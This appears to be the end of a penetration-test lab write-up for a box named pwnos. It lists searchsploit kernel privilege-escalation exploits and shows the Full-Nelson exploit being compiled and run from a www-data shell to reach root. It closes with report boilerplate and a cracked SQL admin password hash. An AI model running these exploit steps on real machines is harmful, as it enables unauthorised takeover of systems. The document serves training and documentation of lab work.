Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'pipe.c' Local Privilege Escalation (1)	linux/local/8572.c
Linux Kernel 2.6.10 < 2.6.31.5 - 'pipe.c' Local Privilege Escalation	linux_x86/local/9542.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'logrotate prctl()' Local Privilege Escalation	linux/local/33321.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (1)	linux/local/40812.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (2)	linux/local/2031.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (3)	linux/local/2004.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (4)	linux/local/2005.c
Linux Kernel 2.6.17 - 'Sys_Tee' Local Privilege Escalation	linux/local/2006.c
Linux Kernel 2.6.17 < 2.6.24.1 - 'vmsplce' Local Privilege Escalation (2)	linux/local/2011.sh
Linux Kernel 2.6.17.4 - 'proc' Local Privilege Escalation	linux/local/29714.txt
Linux Kernel 2.6.18 < 2.6.18-20 - Local Privilege Escalation	linux/local/5092.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition	linux/local/2013.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' Local Privilege Escalation	linux/local/10613.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' Local Privilege Escalation	linux/local/40616.c
Linux Kernel 2.6.23 < 2.6.24 - 'vmsplce' Local Privilege Escalation (1)	linux/local/40847.cpp
Linux Kernel 2.6.24_16-23/2.6.27_7-10/2.6.28.3 (Ubuntu 8.04/8.10 / Fedora Core 1) - 'compat' Local Privilege Escalation	linux/local/40839.c
Linux Kernel 2.6.27 < 2.6.36 (RedHat x86-64) - 'ptrace_attach()' Race Condition Privilege Escalation	linux_x86-64/local/5093.c
Linux Kernel 2.6.28/3.0 (DEC Alpha Linux) - Local Privilege Escalation	linux_x86-64/local/9083.c
Linux Kernel 2.6.29 - 'ptrace_attach()' Race Condition Privilege Escalation	linux_x86-64/local/15024.c
Linux Kernel 2.6.30 < 2.6.30.1 / SELinux (RHEL 5) - Local Privilege Escalation	linux/local/17391.c
Linux Kernel 2.6.32 (Ubuntu 10.04) - '/proc' Handling SUID Privilege Escalation	linux/local/8678.c
Linux Kernel 2.6.32 - 'pipe.c' Local Privilege Escalation (4)	linux/local/9191.txt
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF_EVENTS' Local Privilege Escalation	linux/local/41770.txt
Linux Kernel 2.6.36-rc8 - 'RDS Protocol' Local Privilege Escalation	linux/local/10018.sh
Linux Kernel 2.6.37 (RedHat / Ubuntu 10.04) - 'Full-Nelson.c' Local Privilege Escalation	linux/local/25444.c
Linux Kernel 2.6.39 < 3.2.2 (Gentoo / Ubuntu x86/x64) - 'Mempodipper' Local Privilege Escalation	linux/local/15285.c
	linux/local/15704.c
	linux/local/18411.c

I could see interesting exploit which is highlighted above, copy the exploit on the victim's machine. And run it using gcc compiler.

```
1 gcc -O2 25444.c && ./a.out #works on pwnos
```

```
www-data@web:/tmp$ ls
ls
10.10.10.99:8000
www-data@web:/tmp$ cd 10.10.10.99:8000
cd 10.10.10.99:8000
www-data@web:/tmp/10.10.10.99:8000$ ls
ls
searchsploit
www-data@web:/tmp/10.10.10.99:8000$ cd searchsploit
cd searchsploit
www-data@web:/tmp/10.10.10.99:8000/searchsploit$ ls
ls
25444.c 39734.py 41154.sh libhax.c rootshell.c
www-data@web:/tmp/10.10.10.99:8000/searchsploit$ gcc -O2 25444.c && ./a.out
gcc -O2 25444.c && ./a.out
2.6.37-3.x x86_64
sd@fucksheep.org 2010
root@web:/tmp/10.10.10.99:8000/searchsploit# whoami
whoami
root
root@web:/tmp/10.10.10.99:8000/searchsploit#
```

And now we are rooted.

Please take note, that it is not recommended to use Kernel Exploit due to high probability to crush the victim's machine.

I would like to say that capturing this box has been successful.

3.3 Maintaining Access (There's no Maintaining Access that has been configured)

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning (There's no Maintaining Access that has been configured)

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can

cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, Alec removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

SQL ADMIN, Password Hash	Plain Text
c2c4b4e51d9e23c02c15702c136c3e950ba9a4af	killerbeesareflying

4.2 Appendix - Metasploit/Meterpreter Usage

For the exam, I never used the meterpreter allowance.

4.3 Appendix - Completed Buffer Overflow Code

```
1 #No buffer overflow needed on this machine.
```